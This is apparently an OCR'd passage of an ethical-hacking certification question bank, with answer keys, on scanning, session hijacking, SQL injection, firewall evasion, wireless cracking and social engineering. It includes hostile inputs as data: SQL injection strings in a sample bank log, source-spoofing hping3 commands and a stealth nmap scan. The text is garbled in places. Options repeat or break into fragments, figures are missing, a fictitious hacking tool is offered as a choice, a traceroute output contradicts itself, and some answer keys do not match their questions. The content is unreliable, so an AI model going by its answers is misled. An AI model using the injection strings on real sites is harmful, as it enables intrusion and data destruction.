
```
Juggyboy$ traceroute www.eccouncil.org
traceroute to www.eccouncil.org (64.147.99.90), 30 hops max, 52 byte packets
 1  * * *
 2  * * *
 3  ras.beamtele.net (183.82.15.69)  1.579 ms  1.513 ms  1.444 ms
 4  115.113.205.29.static-hyderabad.vsnl.net.in (115.113.205.29)  2.093 ms  1.963 ms  1.948 ms
 5  59.163.16.54.static.vsnl.net.in (59.163.16.54)  13.062 ms  13.094 ms  13.102 ms
 6  if-5-0-0-550.core2.cfo-chennai.as6453.net (116.0.84.69)  13.371 ms  13.103 ms  13.285 ms
 7  if-10-1-1-0.tcore2.cxr-chennai.as6453.net (180.87.37.18)  183.760 ms  165.805 ms  165.756 ms
 8  if-9-2.tcore2.mlv-mumbai.as6453.net (180.87.37.10)  172.479 ms  162.924 ms  162.835 ms
 9  if-6-2.tcore1.178-london.as6453.net (80.231.130.5)  151.203 ms  156.257 ms  150.901 ms
10  vlan704.icore1.ldn-london.as6453.net (80.231.130.10)  151.268 ms  152.167 ms  161.829 ms
11  * * *
12  ae-34-52.ebr2.london1.level3.net (4.69.139.97)  157.454 ms  151.607 ms  151.777 ms
13  ae-23-23.ebr2.frankfurt1.level3.net (4.69.148.194)  162.926 ms
    ae-22-22.ebr2.frankfurt1.level3.net (4.69.148.190)  170.020 ms
    ae-21-21.ebr2.frankfurt1.level3.net (4.69.148.186)  166.144 ms
14  ae-43-43.ebr2.washington1.level3.net (4.69.137.58)  236.524 ms
     ae-44-44.ebr2.washington1.level3.net (4.69.137.62)  246.080 ms  254.330 ms
15  ae-3-3.ebr1.newyork2.level3.net (4.69.132.90)  237.647 ms  252.050 ms
     ae-5-5.ebr2.washington12.level3.net (4.69.143.222)  258.821 ms
16  4.69.148.49 (4.69.148.49)  240.058 ms
     ae-4-4.ebr1.newyork1.level3.net (4.69.141.17)  242.545 ms
     4.69.148.49 (4.69.148.49)  240.874 ms
17  ae-61-61.csw1.newyork1.level3.net (4.69.134.66)  250.844 ms
     ae-71-71.csw2.newyork1.level3.net (4.69.134.70)  256.370 ms  242.690 ms
18  ae-34-89.car4.newyork1.level3.net (4.68.16.134)  250.200 ms
     ae-24-79.car4.newyork1.level3.net (4.68.16.70)  236.524 ms
     ae-14-69.car4.newyork1.level3.net (4.68.16.6)  255.573 ms
19  the-new-yor.car4.newyork1.level3.net (63.208.174.50)  249.250 ms  247.363 ms  243.364 ms
20  cs-nyi-gigalan-114.nyinternet.net (64.147.101.114)  240.236 ms  241.212 ms  240.654 ms
21  * * *          Request timed out
22  * * *          Request timed out
23  * * *          Request timed out
24  * * *          Request timed out
25  * * *          Request timed out
26  * * *          Request timed out
27  * * *          Request timed out
28  * * *          Request timed out
29  * * *          Request timed out
30  * * *          Request timed out

Destination Reached in 251 ms. Connection established to 64.147.99.90
Trace complete.
```

How would you overcome the Firewall restriction on ICMP ECHO packets?

A. Firewalls will permit inbound TCP packets to specific ports that hosts sitting behind the firewall are listening for connection
B. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
C. Firewalls will permit inbound UDP packets to specific ports that hosts sitting behind the firewall are listening for connection
D. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
E. Firewalls will permit inbound UDP packets to specific ports that hosts sitting behind the firewall are listening for connection
F. By sending out TCP SYN packets instead of ICMP ECHO packets, traceroute can bypass the most common firewall filters.
G. Do not use traceroute command to determine the path packets take to reach the destination instead use the custom hacking tool JOHNTHETRACER and run with the command
H. \> JOHNTHETRACER www.eccouncil.org -F -evade

Answer: A

NEW QUESTION 428
You are trying to hijack a telnet session from a victim machine with IP address 10.0.0.5 to Cisco router at 10.0.0.1. You sniff the traffic and attempt to predict the sequence and acknowledgement numbers to successfully hijack the telnet session.
Here is the captured data in tcpdump.



What are the next sequence and acknowledgement numbers that the router will send to the victim machine?

A. Sequence number: 82980070 Acknowledgement number: 17768885A.
B. Sequence number: 17768729 Acknowledgement number: 82980070B.
C. Sequence number: 87000070 Acknowledgement number: 85320085C.
D. Sequence number: 82980010 Acknowledgement number: 17768885D.

Answer: A

NEW QUESTION 431
A security engineer is attempting to map a company's internal network. The engineer enters in the following NMAP commanD.

NMAP –n –sS –P0 –p 80 ***.***.**.** What type of scan is this?

A. Quick scan
B. Intense scan
C. Stealth scan
D. Comprehensive scan

Answer: C

NEW QUESTION 434
Jake is a network administrator who needs to get reports from all the computer and network devices on his network. Jake wants to use SNMP but is afraid that won't be secure since passwords and messages are in clear text. How can Jake gather network information in a secure manner?

A. He can use SNMPv3
B. Jake can use SNMPrev5
C. He can use SecWMI
D. Jake can use SecSNMP

Answer: A

NEW QUESTION 435
What is the main disadvantage of the scripting languages as opposed to compiled programming languages?

A. Scripting languages are hard to learn.
B. Scripting languages are not object-oriented.
C. Scripting languages cannot be used to create graphical user interfaces.
D. Scripting languages are slower because they require an interpreter to run the code.

Answer: D

NEW QUESTION 440
You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discovering the internal structure of publicly accessible areas of the network. How can you achieve this?

A. There is no way to completely block tracerouting into this area
B. Block UDP at the firewall
C. Block TCP at the firewall
D. Block ICMP at the firewall

Answer: A

NEW QUESTION 441
Which of the following is a common Service Oriented Architecture (SOA) vulnerability?

A. Cross-site scripting
B. SQL injection
C. VPath injection
D. XML denial of service issues

Answer: D

NEW QUESTION 443
Perimeter testing means determining exactly what your firewall blocks and what it allows. To conduct a good test, you can spoof source IP addresses and source ports. Which of the following command results in packets that will appear to originate from the system at 10.8.8.8? Such a packet is useful for determining whether the firewall is allowing random packets in or out of your network.

A. hping3 -T 10.8.8.8 -S netbios -c 2 -p 80
B. hping3 -Y 10.8.8.8 -S windows -c 2 -p 80
C. hping3 -O 10.8.8.8 -S server -c 2 -p 80
D. hping3 -a 10.8.8.8 -S springfield -c 2 -p 80

Answer: D

NEW QUESTION 447
WWW wanderers or spiders are programs that traverse many pages in the World Wide Web by recursively retrieving linked pages. Search engines like Google, frequently spider web pages for indexing. How will you stop web spiders from crawling certain directories on your website?

A. Place robots.txt file in the root of your website with listing of directories that you don't want to be crawled
B. Place authentication on root directories that will prevent crawling from these spiders
C. Enable SSL on the restricted directories which will block these spiders from crawling
D. Place "HTTP:NO CRAWL" on the html pages that you don't want the crawlers to index

Answer: A

NEW QUESTION 450

You want to perform advanced SQL Injection attack against a vulnerable website. You are unable to perform command shell hacks on this server. What must be enabled in SQL Server to launch these attacks?

A. System services
B. EXEC master access
C. xp_cmdshell
D. RDC

Answer: C

NEW QUESTION 455
Oregon Corp is fighting a litigation suit with Scamster Inc. Oregon has assigned a private investigative agency to go through garbage, recycled paper, and other rubbish at Scamster's office site in order to find relevant information. What would you call this kind of activity?

A. CI Gathering
B. Scanning
C. Dumpster Diving
D. Garbage Scooping

Answer: C

NEW QUESTION 458
You ping a target IP to check if the host is up. You do not get a response. You suspect ICMP is blocked at the firewall. Next you use hping2 tool to ping the target host and you get a response. Why does the host respond to hping2 and not ping packet?

```
[ceh]# ping 10.2.3.4
PING 10.2.3.4 (10.2.3.4) from 10.2.3.80 : 56(84) bytes of data.
--- 10.2.3.4 ping statistics ---
3 packets transmitted, 0 packets received, 100% packet loss
[ceh]# ./hping2 -c 4 -n -i 2 10.2.3.4
HPING 10.2.3.4 (eth0 10.2.3.4): NO FLAGS are set, 40 headers +
0 data bytes
len=46 ip=10.2.3.4 flags=RA seq=0 ttl=128 id=54167 win=0 rtt=0.8 ms
len=46 ip=10.2.3.4 flags=RA seq=1 ttl=128 id=54935 win=0 rtt=0.7 ms
len=46 ip=10.2.3.4 flags=RA seq=2 ttl=128 id=55447 win=0 rtt=0.7 ms
len=46 ip=10.2.3.4 flags=RA seq=3 ttl=128 id=55959 win=0 rtt=0.7 ms
--- 10.2.3.4 hping statistic ---
4 packets tramitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.7/0.8/0.8 ms
```

A. Ping packets cannot bypass firewalls
B. You must use ping 10.2.3.4 switch
C. Hping2 uses stealth TCP packets to connect
D. Hping2 uses TCP instead of ICMP by default

Answer: D

NEW QUESTION 459
During a wireless penetration test, a tester detects an access point using WPA2 encryption. Which of the following attacks should be used to obtain the key?

A. The tester must capture the WPA2 authentication handshake and then crack it.
B. The tester must use the tool inSSIDer to crack it using the ESSID of the network.
C. The tester cannot crack WPA2 because it is in full compliance with the IEEE 802.11i standard.
D. The tester must change the MAC address of the wireless network card and then use the AirTraf tool to obtain the key.

Answer: A

NEW QUESTION 464
Why attackers use proxy servers?

A. To ensure the exploits used in the attacks always flip reverse vectors
B. Faster bandwidth performance and increase in attack speed
C. Interrupt the remote victim's network traffic and reroute the packets to attackers machine
D. To hide the source IP address so that an attacker can hack without any legal corollary

Answer: D

NEW QUESTION 469
A majority of attacks come from insiders, people who have direct access to a company's computer system as part of their job function or a business relationship. Who is considered an insider?

A. A competitor to the company because they can directly benefit from the publicity generated by making such an attack
B. Disgruntled employee, customers, suppliers, vendors, business partners, contractors, temps, and consultants

C. The CEO of the company because he has access to all of the computer systems
D. A government agency since they know the company's computer system strengths and weaknesses

Answer: B

NEW QUESTION 471
Which tool would be used to collect wireless packet data?

A. NetStumbler
B. John the Ripper
C. Nessus
D. Netcat


Answer: A

NEW QUESTION 476
Which of the following types of firewall inspects only header information in network traffic?

A. Packet filter
B. Stateful inspection
C. Circuit-level gateway
D. Application-level gateway

Answer: A


NEW QUESTION 480
Blake is in charge of securing all 20 of his company's servers. He has enabled hardware and software firewalls, hardened the operating systems, and disabled all unnecessary services on all the servers. Unfortunately, there is proprietary AS400 emulation software that must run on one of the servers that requires the telnet service to function properly. Blake is especially concerned about this since telnet can be a very large security risk in an organization. Blake is concerned about how this particular server might look to an outside attacker so he decides to perform some footprinting, scanning, and penetration tests on the server. Blake telnets into the server using Port 80 and types in the following command:
HEAD / HTTP/1.0
After pressing enter twice, Blake gets the following results: What has Blake just accomplished?



A. Downloaded a file to his local computer
B. Submitted a remote command to crash the server
C. Poisoned the local DNS cache of the server
D. Grabbed the Operating System banner

Answer: D

NEW QUESTION 484
Trojan horse attacks pose one of the most serious threats to computer security. The image below shows different ways a Trojan can get into a system. Which are the easiest and most convincing ways to infect a computer?



A. IRC (Internet Relay Chat)
B. Legitimate "shrink-wrapped" software packaged by a disgruntled employee
C. NetBIOS (File Sharing)
D. Downloading files, games and screensavers from Internet sites

Answer: B

NEW QUESTION 485
What is the broadcast address for the subnet 190.86.168.0/22?

A. 190.86.168.255
B. 190.86.255.255
C. 190.86.171.255
D. 190.86.169.255

Answer: C

NEW QUESTION 489
June, a security analyst, understands that a polymorphic virus has the ability to mutate and can change its known viral signature and hide from signature-based antivirus programs. Can June use an antivirus program in this case and would it be effective against a polymorphic virus?

A. Ye
B. June can use an antivirus program since it compares the parity bit of executable files to the database of known check sum counts and it is effective on a polymorphic virus
C. Ye
D. June can use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and it is very effective against a polymorphic virus
E. N
F. June can't use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and in the case the polymorphic viruses cannot be detected by a signature-based anti-virus program
G. N
H. June can't use an antivirus program since it compares the size of executable files to the database of known viral signatures and it is effective on a polymorphic virus

Answer: C

NEW QUESTION 490
Least privilege is a security concept that requires that a user is

A. limited to those functions required to do the job.
B. given root or administrative privileges.
C. trusted to keep all data and access to that data under their sole control.
D. given privileges equal to everyone else in the department.

Answer: A

NEW QUESTION 494
Web servers are often the most targeted and attacked hosts on organizations' networks. Attackers may exploit software bugs in the Web server, underlying operating system, or active content to gain unauthorized access.

Identify the correct statement related to the above Web Server installation?

A. Lack of proper security policy, procedures and maintenance
B. Bugs in server software, OS and web applications
C. Installing the server with default settings
D. Unpatched security flaws in the server software, OS and applications

Answer: C

NEW QUESTION 498
If an attacker's computer sends an IPID of 24333 to a zombie (Idle Scanning) computer on a closed port, what will be the response?

A. The zombie computer will respond with an IPID of 24334.
B. The zombie computer will respond with an IPID of 24333.
C. The zombie computer will not send a response.
D. The zombie computer will respond with an IPID of 24335.

Answer: A

NEW QUESTION 502
Bank of Timbuktu is a medium-sized, regional financial institution in Timbuktu. The bank has deployed a new Internet-accessible Web application recently. Customers can access their account balances, transfer money between accounts, pay bills and conduct online financial business using a Web browser.
John Stevens is in charge of information security at Bank of Timbuktu. After one month in production, several customers have complained about the Internet enabled banking application. Strangely, the account balances of many of the bank's customers had been changed! However, money hasn't been removed from the bank; instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:


```
Attempted login of unknown user: johnm
Attempted login of unknown user: susaR
Attempted login of unknown user: sencat
Attempted login of unknown user: pete'';
Attempted login of unknown user: ' or 1=1--
Attempted login of unknown user: '; drop table logins--
Login of user jason, sessionID= 0x756275786626F6F6B
Login of user daniel, sessionID= 0x98627579539E13BE
Login of user rebecca, sessionID= 0x90627579944CCB811
Login of user mike, sessionID= 0x90627579935FB5C64
Transfer Funds user jason
Pay Bill user mike
Logout of user mike
```

What kind of attack did the Hacker attempt to carry out at the bank?

A. Brute force attack in which the Hacker attempted guessing login ID and password from password cracking tools.
B. The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.
C. The Hacker used a generator module to pass results to the Web server and exploited Web application CGI vulnerability.
D. The Hacker first attempted logins with suspected user names, then used SQL Injection to gain access to valid bank login IDs.

Answer: D

NEW QUESTION 505
What command would you type to OS fingerprint a server using the command line?



A. Launch FTP and enter this command
```
c:\ftp www.juggyboy.com 80
HEAD /Ver/1.0
```

B. Launch FTP and enter this command
```
c:\ftp www.juggyboy.com 80
OS / HTTP/1.0
```

C. Launch telnet and enter this command
```
c:\telnet www.juggyboy.com 80
HEAD / HTTP/1.0
```

D. Launch sftp and enter this command
```
c:\sftp www.juggyboy.com 80
HEAD /OS/1.0
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: C

NEW QUESTION 509
Neil is an IT security consultant working on contract for Davidson Avionics. Neil has been hired to audit the network of Davidson Avionics. He has been given permission to perform any tests necessary. Neil has created a fake company ID badge and uniform. Neil waits by one of the company's entrance doors and follows an employee into the office after they use their valid access card to gain entrance. What type of social engineering attack has Neil employed here?

A. Neil has used a tailgating social engineering attack to gain access to the offices
B. He has used a piggybacking technique to gain unauthorized access
C. This type of social engineering attack is called man trapping
D. Neil is using the technique of reverse social engineering to gain access to the offices of Davidson Avionics

